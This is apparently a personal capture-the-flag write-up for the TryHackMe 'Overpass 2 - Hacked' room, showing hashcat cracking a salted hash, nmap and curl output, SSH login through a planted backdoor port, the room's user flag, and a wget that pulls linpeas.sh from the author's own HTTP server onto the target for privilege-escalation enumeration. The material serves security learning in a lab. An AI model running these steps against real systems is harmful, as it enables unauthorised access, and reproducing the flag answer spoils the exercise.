b5e98ad1fec71bed:1c362db832f3f864c8c2fe05f2002a05" > hash.txt

┌──(root㉿Kali)-[/home/…/Documents/hackthebox/reports/Overpass-2-Hacked]
└─# ls
'Overpass 2 - Hacked.ctb'   forensics-hash   hashes                            ssh-backdoor
 forensic-file              hash.txt         overpass2_1595383502269.pcapng
```



```
┌──(root㉿Kali)-[/home/…/Documents/hackthebox/reports/Overpass-2-Hacked]
└─# hashcat -a 0 -m 1710 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1
[The pocl project]
========================================================================================================================
==================
* Device #1: cpu-haswell-Intel(R) Core(TM) i5-7200U CPU @ 2.50GHz, 2817/5699 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimim salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash
* Uses-64-Bit

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344389
* Bytes.....: 139921595
* Keyspace..: 14344389

6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fe
c71bed:1c362db832f3f864c8c2fe05f2002a05:november16

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1710 (sha512($pass.$salt))
Hash.Target......: 6d05358f090eea56a238af02e47d44ee5489d234810ef624028...002a05
Time.Started.....: Tue Jul 16 14:03:03 2024 (0 secs)
Time.Estimated...: Tue Jul 16 14:03:03 2024 (0 secs)
Kernel.Feature...: Pure Kernel
```


password = november16



The attacker defaced the website. What message did they leave as a heading?


H4ck3d by CooctusClan

I started by scanning the target machine with NMAP as seen in the image below.
port 22, 2222 => ssh service
port 80 => http service.



```
root@Kali: /home/scr34tur3/Documents/hackthebox/reports/Overpass-2-Hacked 117x52
┌──(root㉿Kali)-[/home/…/Documents/hackthebox/reports/Overpass-2-Hacked]
└─# nmap -sC -sV -p- --min-rate 1000 10.10.55.168
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-16 14:28 EAT
Stats: 0:01:49 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.29% done; ETC: 14:29 (0:00:00 remaining)
Nmap scan report for 10.10.55.168
Host is up (0.27s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e4:3a:be:ed:ff:a7:02:d2:6a:d6:d0:bb:7f:38:5e:cb (RSA)
|   256 fc:6f:22:c2:13:4f:9c:62:4f:90:c9:3a:7e:77:d6:d4 (ECDSA)
|_  256 15:fd:40:0a:65:59:a9:b5:0e:57:1b:23:0a:96:63:05 (ED25519)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: LOL Hacked
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp open  ssh     OpenSSH 8.2p1 Debian 4 (protocol 2.0)
| ssh-hostkey:
|_  2048 a2:a6:d2:18:79:e3:b0:20:a2:4f:aa:b6:ac:2e:6b:f2 (RSA)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 145.01 seconds

┌──(root㉿Kali)-[/home/…/Documents/hackthebox/reports/Overpass-2-Hacked]
└─#
```


Using the curl cmd tool, I was able to retrieve the content of the web as shown below.




```
root@Kali: /home/scr34tur3/Documents/hackthebox/reports/Overpass-2-Hacked 117x52
┌──(root㉿Kali)-[/home/…/Documents/hackthebox/reports/Overpass-2-Hacked]
└─# curl 10.10.55.168
<head>
    <title>LOL Hacked</title>
    <style>
        body {
            font-family: 'Courier New', Courier, monospace;
            background: black;
            color: limegreen;
            display: flex;
            flex-direction: column;
            justify-content: center;
            text-align: center;
        }

        img {
            position: fixed;
            left: 50%;
            bottom: 0px;
            transform: translate(-50%, -0%);
            margin: 0 auto;
            max-width: 100vw;
            max-height: 100vh;
            margin: auto;
        }
    </style>
</head>

<body>
    <div>
        <h1>H4ck3d by CooctusClan</h1>
    </div>
    <div>
        <p>Secure your servers!</p>
    </div>
    <div><img src="cooctus.png"></div>
</body>

┌──(root㉿Kali)-[/home/…/Documents/hackthebox/reports/Overpass-2-Hacked]
└─#
```

From the NMAP scan results above, I can see that port **22** and **2222** both have the SSH service running. Based on the information I have collected so far, I tried logging in as the user **james** with the original password for the account as seen when examining the PCAP file. This fails for both port 22 and 2222. I then tried the **password** retrieved from cracking the **SHA-512 hash** earlier with hashcat. This failed for port 22 but worked for port 2222.

However, I first hard difficulty to ssh as james on port 2222. And this is where the question hint became handy;
Question Hint
Note: If you get an error saying "Unable to negotiate with <IP> port 22: no matching how to key type", this is because OpenSSH have deprecated ssh-rsa. Add "-oHostKeyAlgorithms=+ssh-rsa" to your command to connect.




```
┌──(root㉿Kali)-[/home/…/Documents/hackthebox/reports/Overpass-2-Hacked]
└─# ssh james@10.10.55.168 -p 2222
Unable to negotiate with 10.10.55.168 port 2222: no matching host key type found. Their offer: ssh-rsa

┌──(root㉿Kali)-[/home/…/Documents/hackthebox/reports/Overpass-2-Hacked]
└─# 
```



```
┌──(root㉿Kali)-[/home/…/Documents/hackthebox/reports/Overpass-2-Hacked]
└─# ssh james@10.10.55.168 -p 2222 -oHostKeyAlgorithms=+ssh-rsa
The authenticity of host '[10.10.55.168]:2222 ([10.10.55.168]:2222)' can't be established.
RSA key fingerprint is SHA256:z0OyQNW5sa3rr6mR7yDMo1avzRRPcapaYwOxjttuZ58.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.55.168]:2222' (RSA) to the list of known hosts.
james@10.10.55.168's password:
Permission denied, please try again.
james@10.10.55.168's password:
Permission denied, please try again.
james@10.10.55.168's password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

james@overpass-production:/home/james/ssh-backdoor$ whoami
james
james@overpass-production:/home/james/ssh-backdoor$ 
```


I was in!!!



+15 What's the user flag?


thm{d119b4fa8c497ddb0525f7ad200e6567}

I navigated the home directory for James and retrieve the user flag as seen below.



```
james@overpass-production:/home/james$ ls -l
total 856
-rw-r--r-- 1 james james 862777 Jul 14 04:28 linpeas.sh
drwxrwxr-x 3 james james   4096 Jul 22  2020 ssh-backdoor
-rw-rw-r-- 1 james james     38 Jul 22  2020 user.txt
drwxrwxr-x 7 james james   4096 Jul 21  2020 www
james@overpass-production:/home/james$ cat user.txt
thm{d119b4fa8c497ddb0525f7ad200e6567}
james@overpass-production:/home/james$
```

I tried to run the command `sudo -l`, it shows you the commands that you are permitted to run with `sudo` and any associated privileges or restrictions. However when promted for james password, all the passwords failed.
So I hosted a simple http server on my computer using python and downloaded the linpeas script on the target machine as seen in the image below.




```
┌──(root㉿Kali)-[/home/scr34tur3/Documents/TOOLS]
└─# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
^C
Keyboard interrupt received, exiting.

┌──(root㉿Kali)-[/home/scr34tur3/Documents/TOOLS]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.55.168 - - [16/Jul/2024 14:54:50] "GET /linpeas.sh HTTP/1.1" 200 -
```

```
james@overpass-production:/home/james$ wget http://10.9.247.106/linpeas.sh
--2024-07-16 11:54:49--  http://10.9.247.106/linpeas.sh
Connecting to 10.9.247.106:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 862777 (843K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[===================>] 842.56K   364KB/s    in 2.3s

2024-07-16 11:54:52 (364 KB/s) - 'linpeas.sh' saved [862777/862777]

james@overpass-production:/home/james$
```


I used the chmod +x cmd to make the linpease script I downloaded on the target machine executable. Once all this were set, I ran the linpeas.sh script as seen below.

There were a lot of interesting information that I analysed and find a way to escalate to root terminal.



